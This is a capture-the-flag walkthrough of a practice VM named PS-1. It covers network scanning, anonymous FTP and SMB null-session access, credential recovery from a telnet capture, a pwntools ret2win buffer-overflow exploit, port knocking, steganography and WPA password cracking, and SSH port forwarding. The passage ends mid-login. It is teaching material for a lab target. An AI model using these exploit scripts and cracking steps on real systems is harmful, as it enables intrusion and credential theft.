PS-1 Writeup

This machine was tested with network adapter **NAT Network**

If host-only or other network adapters doesn't work then change the network adapter to NAT Network

1. Start with netdiscover to find the machine's IP

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fedb:966a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:db:96:6a  txqueuelen 1000  (Ethernet)
        RX packets 66  bytes 9720 (9.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2293  bytes 167432 (163.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:37:9b:73      1      60  PCS Systemtechnik GmbH
10.0.2.22       08:00:27:e8:0c:73      1      60  PCS Systemtechnik GmbH
```

Machine's IP is **10.0.2.22**

2. Next is the **NMAP** all ports scan

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.22 -Pn -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-08 06:51 EST
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 39.65% done; ETC: 06:53 (0:01:28 remaining)
Nmap scan report for 10.0.2.22
Host is up (0.0034s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
1337/tcp  open   waste
5000/tcp  open   upnp
8000/tcp  closed http-alt
31337/tcp open   Elite

Nmap done: 1 IP address (1 host up) scanned in 130.70 seconds
```

3. FTP Anonymous Access

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.22
Connected to 10.0.2.22.
220 (vsFTPd 3.0.5)
Name (10.0.2.22:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              13 Nov 05 20:43 secret.txt
-rw-r--r--    1 65534    65534          48 Nov 06 18:49 todo.txt
-rw-r--r--    1 0        0             552 Nov 07 10:00 welcome.txt
```

There are three files: **secret.txt**, **todo.txt**, **welcome.txt**

```
┌──(kali㉿kali)-[~]
└─$ cat welcome.txt

__        _____ _     ____ ___  __  __ _____ _
\ \      / / ____| |   / ___/ _ \|  \/  | ____| |
 \ \ /\ / /|  _| | |  | |  | | | |\/| |  _| | |
  \ V  V / | |___| |__| |__| |_| | |  | | |___|_|
   \_/\_/  |_____|_____\____\___/|_|  |_|_____(_)


There are a total of 10 flags in this machine

Flag Format - Flag<number>{string} (Eg: Flag1{th1s_1s_n0t_a_fl4g})

Take note of the flags as they will come in handy (Atleast the first 3 flags)

This box is created by:

→ Anantha Vijay M
→ Guru Prassana V
→ AKshay N

Have fun hunting the flags!
```

```
┌──(kali㉿kali)-[~]
└─$ cat todo.txt

To Do:
→ Disable FTP Anonymous Access (ASAP)
```


```
┌──(kali㉿kali)-[~]
└─$ cat secret.txt
Flag1{40403}
```

4. Banner grabbing from port 1337


```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.22 1337
Flag2{38980}
```

- This service was kept to make sure that you do a nmap all port scan

5. Python web server on port 5000



This is a scripting challenge. Go to /start to start the challenge



Go to /angara

You have to change the path and keep going till it prints the flag

This was the script used to solve the challenge

```python
import requests
from bs4 import BeautifulSoup

path = "/start"
url = "http://10.0.2.22:5000"
i = 1
while True:
    r = requests.get(url+path)
    if "Flag" in r.text:
        print(r.text)
        break
    soup = BeautifulSoup(r.text,'html.parser')
    path = soup.find('p').text.split()[2]
    i += 1
```

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ python3 script.py
Flag4{scr1pt5_ar3_Int3r3sting}
SSBoYXZlIGEgemlwIGZpbGUgd2l0aCBjb25maWRlbnRpYWwgaW5mb3JtYXRpb24gaW4gaXQuIEhvcGUgbm8gb25lIGZpbmRzIGl0IQ==
```

There was a base64 encoded text

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ echo "SSBoYXZlIGEgemlwIGZpbGUgd2l0aCBjb25maWRlbnRpYWwgaW5mb3JtYXRpb24gaW4gaXQuIEhvcGUgbm8gb25lIGZpbmRzIGl0IQ==" | base64 -d
I have a zip file with confidential information in it. Hope no one finds it!
```


6. Enumeration for zip file

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ ffuf -w /usr/share/wordlists/rockyou.txt -u http://10.0.2.22:5000/FUZZ -e .zip

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.22:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Extensions       : .zip
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

biteme.zip              [Status: 200, Size: 17142, Words: 94, Lines: 59, Duration: 95ms]
```

After downloading and extracting **biteme.zip**, we got three files: **confidential.pcap**, **readme.txt**, **31337**

```
┌──(kali㉿kali)-[~/Desktop/biteme]
└─$ ls
31337  biteme.zip  confidential.pcap  readme.txt
```

```
┌──(kali㉿kali)-[~/Desktop/biteme]
└─$ cat readme.txt

Updated authentication mechanism from telnet to ssh coz telnet is not secure
```




Looks like **confidential.pcap** was a packet capture of **telnet login**

Finding the correcting login creds:

Apply display filter -> **telnet**

Sort by Length

The packet with largest length has the correct creds




Right click the packet and follow **tcp stream**


We got the creds **karikalan**:**nandini** but we don’t have ssh to login. Let’s try working on other ports

7.

Looks like **31337** binary runs on **31337 port**


Opening 31337 in **ghidra**





There is a function named **secret** which has the flag

Function **secret** is not called anywhere.



There is a buffer overflow vulnerability in vuln function => scanf function is used and there is no limit for input

We have to change the program flow by exploiting this buffer overflow vulnerability

This is a classic **ret2win** binary exploitation

This is the solve script

```python
from pwn import *

p = remote("10.0.2.22",31337) # process("./vuln")

offset = 24
addr = 0x0000000000401166

payload = b"A"*24 + p64(addr)
print(p.recvline())
p.sendline(payload)
print(p.recvline())
```

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ python3 solve.py
[+] Opening connection to 10.0.2.22 on port 31337: Done
b'Name:\n'
b'Hi there, AAAAAAAAAAAAAAAAAAAAAAAAf\x11@ Flag3{35500}\n'
[*] Closed connection to 10.0.2.22 port 31337
```

4. Samba Null Session Attack

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ smbclient -L //10.0.2.22 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Documents       Disk
        IPC$            IPC       IPC Service (john server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Document seems interesting

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ smbclient //10.0.2.22/Documents -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Nov  7 01:37:10 2022
  ..                                  D        0  Sun Nov  6 13:18:13 2022
  hint.txt                            N       34  Mon Nov  7 01:37:10 2022
  secret.txt                          N       36  Mon Nov  7 00:58:05 2022

                8408452 blocks of size 1024. 3896080 blocks available
```


There are 2 files: **hint.txt**, **secret.txt**

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ cat secret.txt
Flag5{nu11_s3ss1ons_ar3_d4ng3r0us!}
```

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ cat hint.txt
Why dont you try visiting /knock?
```

5.

Going to /knock in the website



You have to knock 3 doors to open a hidden door

PS: I like handshakes

This is a reference to **port knocking**

I like handshakes refers to **tcp** protocol

```
<!DOCTYPE html>
<html>
<title>Knock</title>
<body>

<img src="/static/knocking-anyone-home.gif"/>
<p>You have to knock 3 doors to open a hidden door</p>
<p>PS: I like handshakes</p>
<!-- NOTE: You should have first 3 flags -->

</body>
</html>
```

So, the first 3 flags were port numbers and we have to knock the ports in the same order

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ knock 10.0.2.22 40403 38980 35500 -v
hitting tcp 10.0.2.22:40403
hitting tcp 10.0.2.22:38980
hitting tcp 10.0.2.22:35500
```

Let’s try running nmap scan again

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ nmap 10.0.2.22 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-08 10:26 EST
Nmap scan report for 10.0.2.22
Host is up (0.00079s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
22/tcp    open   ssh
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
5000/tcp  open   upnp
8000/tcp  closed http-alt
31337/tcp open   Elite

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
```

Now **ssh** is open

Now we can ssh into the machine with the **karikalan**'s creds

```
┌──(kali㉿kali)-[~/Desktop/hack-in/binary_exploitation/ret2work]
└─$ ssh karikalan@10.0.2.22
karikalan@10.0.2.22's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Nov  8 02:40:42 PM UTC 2022

  System load:  0.16552734375     Processes:               118
  Usage of /:   48.3% of 8.02GB   Users logged in:         0
  Memory usage: 17%               IPv4 address for enp0s3: 10.0.2.22
  Swap usage:   0%


51 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Nov  8 14:40:43 2022 from 10.0.2.15
karikalan@john:~$ ls
karikalan.txt
karikalan@john:~$ cat karikalan.txt
Flag6{p0rt_kn0cking_is_4_def3ns3_m3chan1sm!}
```

6.

The next one is steganography

```
karikalan@john:/home$ ls
john  karikalan  parthiban  sendhan  vandhiyathevan
karikalan@john:/home$ cd parthiban/
karikalan@john:/home/parthiban$ ls
image.jpeg  readme.txt
```

We can transfer image.jpeg to attacker's machine by using SCP (copy through ssh connection) or by using python (port 8000 is given access for this purpose)

```
karikalan@john:/home/parthiban$ cat readme.txt
Passphrase: 3 lowercase letters followed by 3 digits
```

The passphrase for steganography is 3 lowercase letters followed by 3 digits

First, we have to generate a wordlist, there are many tools

We chose **cracken**

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ ./cracken '?l?l?l?d?d?d' > wordlist

┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ cat wordlist | head
aaa000
aaa001
aaa002
aaa003
aaa004
aaa005
aaa006
aaa007
aaa008
aaa009
```

stegcracker can be used to bruteforce image

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ stegcracker image.jpeg wordlist
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)
StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'image.jpeg' with wordlist 'wordlist'..
Successfully cracked file with password: aac815
Tried 3584 passwords
Your file has been written to: image.jpeg.out
aac815

┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ cat image.jpeg.out
Flag9{stegan0gr4phy_1s_us3d_to_h1d3_m3ssages}
```

7.

We can go to the next directory **sendhan**

```
karikalan@john:/home/sendhan$ ls
crack.cap  readme.txt  secret.zip
karikalan@john:/home/sendhan$ cat readme.txt
my BSSID is 02:1A:11:FF:D9:BD
```

The next challenge is to crack **wireless** handshake

We have been given the mac address of the router (BSSID)

Transfer the capture file to the attacker's machine

aircrack-ng is used to crack WPA capture

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ aircrack-ng -b 02:1A:11:FF:D9:BD crack.cap -w /usr/share/john/password.lst
```

```
                          Aircrack-ng 1.6

  [00:00:00] 2847/3560 keys tested (8096.54 k/s)

  Time left: 0 seconds                                      79.97%

                     KEY FOUND! [ greeneggsandham ]


  Master Key     : CB 95 DB 5A 64 55 91 B5 56 26 EA 0B 6F 71 B5 3D
                   9E 54 7B 87 82 5E E4 57 2C 37 39 CF 05 4B 7F 9F

  Transient Key  : 5D 91 3D 25 C1 70 94 C4 8D 0E AE 17 41 E6 AF 4A
                   60 9E 4C 19 DF DE DB 15 0C 1A E6 4F 09 9F 3F 7E
                   66 F2 97 1C D2 19 47 DD 36 89 9E 79 B4 4E 80 9F
                   13 16 40 B4 2D BA 15 24 50 92 68 E7 06 F9 38 30

  EAPOL HMAC     : 13 44 B1 F3 B5 98 74 A4 BE 3A B0 50 D3 0D 5D AD
```

Use this password to unzip **secret.zip**

```
karikalan@john:/home/sendhan$ unzip secret.zip
Archive:  secret.zip
[secret.zip] sendhan.txt password:
 extracting: sendhan.txt
karikalan@john:/home/sendhan$ cat sendhan.txt
Flag8{w3ak_p4ssw0rd5_4re_n0t_s3cure}
```

8.

We can go to the next directory **vandhiyathevan**

```
karikalan@john:/home/vandhiyathevan$ ls
passwd  secret.zip
karikalan@john:/home/vandhiyathevan$ ltrace ./passwd
printf("[+] Enter password: ")                                   = 20
fgets([+] Enter password: sasdnlasdasldad
"sasdnlasdasldad\n", 20, 0×7f065668faa0)                       = 0×7fffdc690b70
strcspn("sasdnlasdasldad\n", "\n")                               = 15
strcmp("sasdnlasdasldad", "ashley12345678")                      = 18
printf("[-] Incorrect")                                         = 13
[-] Incorrect+++ exited (status 0) +++
```

It looks like **passwd** compares our input to “ashley12345678” and if it is equal then its prints correct

Unzip **secret.zip** with “ashley12345678”

```
karikalan@john:/home/vandhiyathevan$ unzip secret.zip
Archive:  secret.zip
[secret.zip] vandhiyathevan.txt password:
 extracting: vandhiyathevan.txt
karikalan@john:/home/vandhiyathevan$ ls
passwd  secret.zip  vandhiyathevan.txt
karikalan@john:/home/vandhiyathevan$ cat vandhiyathevan.txt
Flag7{str1ng5_ar3_aw3s0m3!}
```

9.

Checking for listening ports

```
karikalan@john:/home$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:31337           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:42400         127.0.0.1:80            TIME_WAIT   timewait (52.71/0/0)
tcp        0      0 10.0.2.22:22            10.0.2.15:48526         ESTABLISHED keepalive (6229.95/0/0)
tcp6       0      0 :::445                  :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::21                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::139                  :::*                    LISTEN      off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.22:68            0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.255:137          0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.22:137           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:137             0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.255:138          0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.22:138           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:138             0.0.0.0:*                           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    48011    /run/user/1000/systemd/notify
unix  2      [ ]         DGRAM                    46057    /run/user/1001/systemd/notify
```


There is a webserver running on 80 but we can't access it on browser, it is probably because of the **firewall**

We can do **port forwarding** to access 80


Open a new terminal run this command

```
┌──(kali㉿kali)-[~/Desktop/ethical]
└─$ ssh -L 9090:localhost:80 karikalan@10.0.2.22
karikalan@10.0.2.22's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
